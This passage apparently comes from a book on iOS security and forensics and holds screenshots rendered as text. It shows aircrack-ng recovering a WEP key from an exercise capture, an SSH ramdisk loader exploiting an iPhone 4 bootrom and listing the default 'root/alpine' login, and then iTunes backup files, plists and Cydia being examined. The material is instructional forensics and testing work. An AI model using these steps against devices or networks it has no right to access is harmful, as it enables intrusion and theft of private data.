iPhone:~ root#
iPhone:~ root#
iPhone:~ root#
iPhone:~ root# aircrack-ng

Aircrack-ng 1.0 - (C) 2006, 2007, 2008, 2009 Thomas d'Otreppe
Original work: Christophe Devine
http://www.aircrack-ng.org

usage: aircrack-ng [options] <.cap / .ivs file(s)>

Common options:

  -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
  -e <essid> : target selection: network identifier
  -b <bssid> : target selection: access point's MAC
  -p <nbcpu> : # of CPU to use (default: all CPUs)
  -q          : enable quiet mode (no status output)
  -C <macs>  : merge the given APs to a virtual one
  -l <file>  : write key to file

Static WEP cracking options:

  -c          : search alpha-numeric characters only
```

```
swaroopyermalkar — ssh — 80x37
ssh
Swaroops-MacBook-Pro:~ swaroopyermalkar$
Swaroops-MacBook-Pro:~ swaroopyermalkar$ ssh root@192.168.0.104
root@192.168.0.104's password:
iPhone:~ root# aircrack-ng /tmp/wep_exercise3-01.cap
Opening /tmp/wep_exercise3-01.cap
Read 58539 packets.

# BSSID          ESSID          Encryption
1 84:C9:B2:62:AB:D8 home           WEP (27058 IVs)

Choosing first network as target.

Opening /tmp/wep_exercise3-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 27058 ivs.

Aircrack-ng 1.0


[00:00:00] Tested 9 keys (got 27054 IVs)

KB  depth  byte(vote)
0   1/ 4    1A(33792) 5B(32768) 00(32512) 65(32512) 1F(32512)
1   0/ 1    00(40960) 39(35072) 7C(34304) D6(34048) 90(33024)
2   0/ 1    00(40448) 30(35584) EA(34560) E3(33536) 1D(33280)
3   1/ 2    00(33792) 86(32768) 56(32512) F9(32256) EF(31744)
4   0/ 1    07(40192) 94(34816) 51(33536) D6(33536) 66(33024)

KEY FOUND! [ 00:00:00:00:07 ]
Decrypted correctly: 100%

iPhone:~ root#
iPhone:~ root#
iPhone:~ root#
```

Chapter 9 – Introducing iOS Forensics



```
swaroopyermalkar — ssh — 80x24
ssh
Swaroop-Yermalkars-iPhone:~ root#
Swaroop-Yermalkars-iPhone:~ root#
Swaroop-Yermalkars-iPhone:~ root# mkdir HSFx
Swaroop-Yermalkars-iPhone:~ root# ls
HSFx Library Media
Swaroop-Yermalkars-iPhone:~ root# mkdir hsfx
Swaroop-Yermalkars-iPhone:~ root# ls
HSFx Library Media hsfx
Swaroop-Yermalkars-iPhone:~ root#
Swaroop-Yermalkars-iPhone:~ root#
Swaroop-Yermalkars-iPhone:~ root# █
```

```
filesystem — bash — 80x24
bash
Mac_File_System#
Mac_File_System#
Mac_File_System#mkdir test
Mac_File_System#ls
test
Mac_File_System#
Mac_File_System#mkdir TEST
mkdir: TEST: File exists
Mac_File_System#
Mac_File_System#
```

```
SSH ramdisk maker & loader, version 29-06-2013 git rev-04b
Made possible thanks to Camilo Rodrigues (@Allpluscomputer)
Including xpwn source code by the Dev Team and planetbeing
Including syringe source code by Chronic-Dev and posixninja
syringe exploits by pod2g, geohot & posixninja
Special thanks to iH8sn0w
device-infos source: iphone-dataprotection
Report bugs to msft.guy<msft.guy@gmail.com> (@msft_guy)

Extracted resource to
/var/folders/h0/jb4ly6fj5qj21d6j4dkv19cr0000gn/T/ssh_rd/native/jsyringe
Extracted resource to
/var/folders/h0/jb4ly6fj5qj21d6j4dkv19cr0000gn/T/ssh_rd/native/mux_re

Connect a device in DFU mode
MobileDevice event: MuxConnect, 0, 0
```

```
Added ssh.tar to the ramdisk
Ramdisk prepared at /var/folders/h0/jb4ly6fj5qj21d6j4dkv19cr0000gn/T/ssh_rd/ipsw_iphone31_98208/038-5512-003.dmg
Using syringe to exploit the bootrom..
MobileDevice event: DfuDisconnect, 1227, 8930
MobileDevice event: DfuConnect, 1227, 8930
Exploit sent!
Preparing to load the ramdisk..
Ramdisk load started!
DFU device 'iPhone 4 (GSM)' connected
Ignoring same device iPhone 4 (GSM)
MobileDevice event: DfuDisconnect, 1227, 8930
MobileDevice event: DfuConnect, 1227, 8930
DFU device 'iPhone 4 (GSM)' connected
Ignoring same device iPhone 4 (GSM)
MobileDevice event: DfuDisconnect, 1227, 8930
MobileDevice event: RecoveryConnect, 1281, 8930
MobileDevice event: RecoveryDisconnect, 1281, 8930
Almost there..
MobileDevice event: MuxConnect, 0, 0

Success!
Connect to localhost on port 2022 with your favorite SSH client!

login: root
password: alpine
```

```
swaroopyermalkar — ssh — 80x24
ssh
Swaroops-MacBook-Pro:~ swaroopyermalkar$
Swaroops-MacBook-Pro:~ swaroopyermalkar$ ssh -p 2022 root@localhost
The authenticity of host '[localhost]:2022 ([127.0.0.1]:2022)' can't be established.
RSA key fingerprint is 76:79:9c:19:77:c3:53:90:20:4f:a7:55:54:87:b1:fb.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:2022' (RSA) to the list of known hosts.
root@localhost's password:
Use mount.sh script to mount the partitions
Use reboot_bak to reboot
Use 'device_infos' to dump EMF keys (when imaging user volume)
-sh-4.0#
-sh-4.0# █
```



```
./private/var/mobile/Library/Caches/com.apple.storebookkeeperd/Cache.db
./private/var/mobile/Library/Caches/com.saurik.Cydia/ApplicationCache.db
./private/var/mobile/Library/Caches/com.saurik.Cydia/Cache.db
./private/var/mobile/Library/Caches/rtcreportingd/Cache.db
./private/var/mobile/Library/Calendar/Extras.db
./private/var/mobile/Library/CoreDuet/coreduetd.db
./private/var/mobile/Library/CoreDuet/coreduetdClassA.db
./private/var/mobile/Library/CoreDuet/coreduetdClassD.db
./private/var/mobile/Library/IdentityServices/ids.db
./private/var/mobile/Library/MobileBluetooth/com.apple.MobileBluetooth.ledevices.other.db
./private/var/mobile/Library/MobileBluetooth/com.apple.MobileBluetooth.ledevices.paired.db
./private/var/mobile/Library/SMS/sms.db
./private/var/mobile/Library/Safari/Bookmarks.db
./private/var/mobile/Library/Suggestions/entities.db
./private/var/mobile/Library/TCC/TCC.db
./private/var/mobile/Library/Voicemail/voicemail.db
./private/var/mobile/Media/Radio/Radio.db
./private/var/mobile/Media/Recordings/Recordings.db
./private/var/mobile/Media/Safari/goog-phish-shavar.db
./private/var/root/Library/Caches/Backup/cache.db
./private/var/root/Library/Caches/com.apple.pipelined/base.local/privacy.db
./private/var/root/Library/Caches/locationd/cache_encryptedA.db
./private/var/root/Library/Caches/locationd/cache_encryptedC.db
./private/var/root/Library/Caches/locationd/consolidated.db
./private/var/root/Library/Caches/locationd/gyroCal.db
./private/var/root/Library/Caches/locationd/lockCache_encryptedA.db
./private/var/wireless/Library/CallHistory/call_history.db
./private/var/wireless/Library/Databases/CellularUsage.db
./private/var/wireless/Library/LASD/lasdcdma.db
./private/var/wireless/Library/LASD/lasdgsm.db
./private/var/wireless/Library/LASD/lasdumts.db
./private/var/wireless/awdd/persistent.db
iOS Forensics#
iOS Forensics#
```


Syncing "Swaroop Yermalkar's iPhone" (Step 2 of 6)
Backing up
Swaroop Yermalkar's iPhone

Swaroop Yermalkar's iPhone
16GB 39%

Settings

- Summary
- Apps
- Music
- Movies
- TV Shows
- Photos
- Info

On My Device

- Music
- Movies
- TV Shows
- Books
- Audiobooks
- Tones

iPhone 4S

Capacity: 12.60 GB
Phone Number: [Redacted]
Serial Number: [Redacted]

iOS 9.0.2
A newer version of the iPhone software is available (version 9.1). To update your iPhone with the latest software, click Update.

Update Restore iPhone...

Backups

Automatically Back Up

iCloud
Back up the most important data on your iPhone to iCloud.

This computer
A full backup of your iPhone will be stored on this computer.

Encrypt iPhone backup
This will allow account passwords, Health, and HomeKit data to be backed up.
Change Password...

Manually Back Up and Restore
Manually back up your iPhone to this computer or restore a backup stored on this computer.



Back Up Now Restore Backup...

Latest Backup:
Yesterday 3:26 pm to this computer

Options

Automatically sync when this iPhone is connected

10.63 GB Free Sync



```
Backup — bash — 64x15
bash
iOS Forensics#
iOS Forensics#
iOS Forensics#pwd
/Users/swaroopyermalkar/Library/Application Support/MobileSync/B
ackup
iOS Forensics#
```




```
Backup — bash — 64x15
bash
iOS Forensics#
iOS Forensics#
iOS Forensics#pwd
/Users/swaroopyermalkar/Library/Application Support/MobileSync/Backup
iOS Forensics#ls
5e26544a87b960e98151df9ba167257e9117e90b
5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018
5e26544a87b960e98151df9ba167257e9117e90b-20150920-112506
5e26544a87b960e98151df9ba167257e9117e90b-20150923-094316
d8af975a1a8f6f8607bdc7410bc734e49a9c8b30
iOS Forensics#
iOS Forensics#
iOS Forensics#
```

```
5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018 — bash — 77x24
bash
8e2d7cdeb041eb6ed0ab6e9227f4380f84169aa8
90176e3195a72da547f605a375757e0351a9a4b2
90303224d08ec9d2968969af01c0994a188d9317
910e28e5a7bce77740ac6d91546c68ad5ffa9491
9143d986a77ab8cf5878e4e9ac80627477eb6674
9329979c8298f9cd3fb110fa387570a8b957e912
943624fd13e27b800cc6d9ce1100c22356ee365c
9594b2cb7188ccf6618fa0a7501ddf23cf0ce4a8
95a8fdef20ee0fc07efc8afc05cb50583c1153d4
9723d5a4b33e34a94b6a45bf33976fe6f0637d2c
97da8b65b34d03e8f3f5ea73467e6da597d4f267
9802190470433939aa5910b528f396753e4cb262
992df473bbb9e132f4b3b6e4d33f72171e97bc7a
9a73ae25ab379d9ed4cbfc3df18f3d6b09ef0485
9bf7c34be56c79cf71019697416acb53cd9a0f67
9c2390b6a6db7028ca5b61aef42d90cb6065bfc5
9e0c53fdffc31ce243771e0739e3536f45d969835
9e11dc860f19581d463f42cb2274e85e6fe6fed9
9e1b3356b10ac38436206af45e16ee1e33469647
Info.plist
Manifest.mbdb
Manifest.plist
Status.plist
a690d7769cce8904ca2b67320b107c8fe5f79412
```

```
5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018 -- bash -- 84x28
bash
iOS Forensics#
iOS Forensics#
iOS Forensics#
iOS Forensics#file *
03a8d9317ebc4a20906e74b49056cdc754b2cd8e: SQLite 3.x database
0426959612ef95a6178982cf223f27c3f1b3159b: Apple binary property list
059a3fed6d5ccc69ca5d214766d91eb2964787ef: XML document text
06c643094e1111ec02fdb76f6303dff57836f475: XML document text
0cce8dffaf0c108d17d791a193f39ad9da971083: Apple binary property list
0d609c54856a9bb2d56729df1d68f2958a88426b: SQLite 3.x database
0dc926a1810f7aee4e8f38793ed788701f93bf9d: Apple binary property list
0df474a536db7908bb69cc9b430b94a871ae7752: data
0e46f4e7906be75f90eacdfcac6a561f83d87346: Apple binary property list
0fb54654b97099d34461570fab859a2b0570ed1f: Apple binary property list
10c0b06595e6fff4e95ee09e742f9797c5367385e: XML document text
11d4e04644fe2b7240d23c8b20241b89d87672be: Apple binary property list
12b144c0bd44f2b3dff9186d3f9c05b917cee25: SQLite 3.x database
1321e6b74c9dfe411e7e129d6a8ae7cc645af9d0: empty
13fcec800c483aa9cc21b0f0e731757ac0f2dea9: Apple binary property list
1a300d26e5c2e033afdee82564c980fd161c17e8: XML document text
1a826a578215c165cd5cf65e1018351831b2f217: XML document text
1bf463b1d2e492fec9935542dc74d63d099096c5: Apple binary property list
2041457d5fe04d39d0ab481178355df6781e6858: SQLite 3.x database
22afb348916211658c1f2dbc4f4871e2d60bf8b9: SQLite 3.x database, user version 70
13
22b5fb3c3890cfc5cee685c923922e8ebe8ee9fd: SQLite 3.x database
241dc6ec96d3fa340fcab5438c25203e4c6ba82e: XML document text
2436e9cd7b9697b418523c55ac469fea02116cc5: Apple binary property list
```


```
5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018 — bash — 77x24
bash
HomeDomain
/Library/ConfigurationProfiles/PublicInfo/PublicEffectiveUserSettings.plist
AppDomain-com.krvw.iGoat
/Library/Preferences/com.krvw.iGoat.plist
HomeDomain
/Library/SpringBoard/LockBackgroundThumbnail.jpg
HomeDomain
/Library/Preferences/com.apple.mobilecal.plist
}DKa
RootDomain
/Library/Caches/locationd/consolidated.db
CameraRollDomain
$Media/PhotoData/ModelInterest.sqlite
AppDomain-com.apple.mobilesafari
/Library/Preferences/com.apple.mobilesafari.plist
AppDomain-com.sakal.educon
/Library/WebKit/LocalStorage/file__0.localstorage
HomeDomain
/Library/Preferences/com.apple.Accessibility.plist
HomeDomain
/Library/com.apple.itunesstored/updates.sqlitedb
HomeDomain
/Library/Preferences/com.apple.BTServer.plist
```



Untitled - Edited

Menlo Regular 18

AppDomain-com.krvw.iGoat/Library/Preferences/
com.krvw.iGoat.plist



Untitled - Edited

Lucida Grande Bold 18

AppDomain-com.krvw.iGoat/Library/Preferences/
com.krvw.iGoat.plist

SHA1 - a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca

```
5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018 — bash — 64x7
bash
iOS Forensics#
iOS Forensics#ls -lh a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca
-rw-r--r--  1 swaroopyermalkar  staff   343B Sep 17 15:22 a8b2a6
5783ba0cac2412af3e1c4080bf6dcd3cca
iOS Forensics#
iOS Forensics#
```



```
5e26544a87b960e98151df9ba167257e9117e90b-20150918-220018 — bash — 64x7
bash
iOS Forensics#
iOS Forensics#
iOS Forensics#mv a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca a8b2a6
5783ba0cac2412af3e1c4080bf6dcd3cca.plist
iOS Forensics#
iOS Forensics#
```

a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca.plist

a8b2a65783ba0cac2412af3e1c408...

a8b2a65783ba0cac2412af3e1c4080bf6dcd3cca.plist > No Selection

Key	Type	Value
▼ Root	Dictionary	(5 items)
WebKitLocalStorageDatabasePathPr...	String	/var/mobile/Applications/C58D80B2-215A-4F73-B51C-D64A3AF70299/Library/Caches
WebKitShrinksStandaloneImagesToFit	Boolean	YES
WebDatabaseDirectory	String	/var/mobile/Applications/C58D80B2-215A-4F73-B51C-D64A3AF70299/Library/Caches
WebKitOfflineWebApplicationCacheE...	Boolean	YES
WebKitDiskImageCacheSavedCache...	String	



iExplorer Register Now

Back View Mode Quick Look Action Search Search

Swaroop Yermalkar's iPhone

- Media Library
- Backup
- Photos
- Apps
- Media
- iCloud
- Books
- Bookmarks
- Browse iTunes Backups
 - iPhone
 - iPhone (2)
 - iPhone (2)
 - iPhone 2
 - Swaroop Yermalkar's iPhone
 - Swaroop Yermalkar's iPhone
 - Swaroop Yermalkar's iPhone
 - Swaroop Yermalkar's iPhone
 - Swaroop Yermalkar's iPhone

Swaroop Yermalkar's iPhone


Capacity: 13.5 GB
Software Version: 9.0.2
Firmware Version: iBoot-2817.1.94
Serial Number: DNQGVFE4DTC0

1.5 GB Used 12.0 GB Free



Media Data Files All

Music Auto Transfer

Photos & Videos Voice Memos

Searching... 

6:28 PM

 58% 

 Search

Details

Install



Apple File Conduit "2"

1.2



Change Package Settings



Author

Jay Freeman (saurik)



This a replacement for packages such as afc2add, and I think it is compatible with all iOS versions (including 8.x!).

(A special thank you to [@PoomSmart](#) for his help achieving iOS 8 support!)

(Version 1.2 fixes a small bug in 1.1 affecting iOS 8 for some users.)



Cydia



Sources



Changes

2



Installed



Search

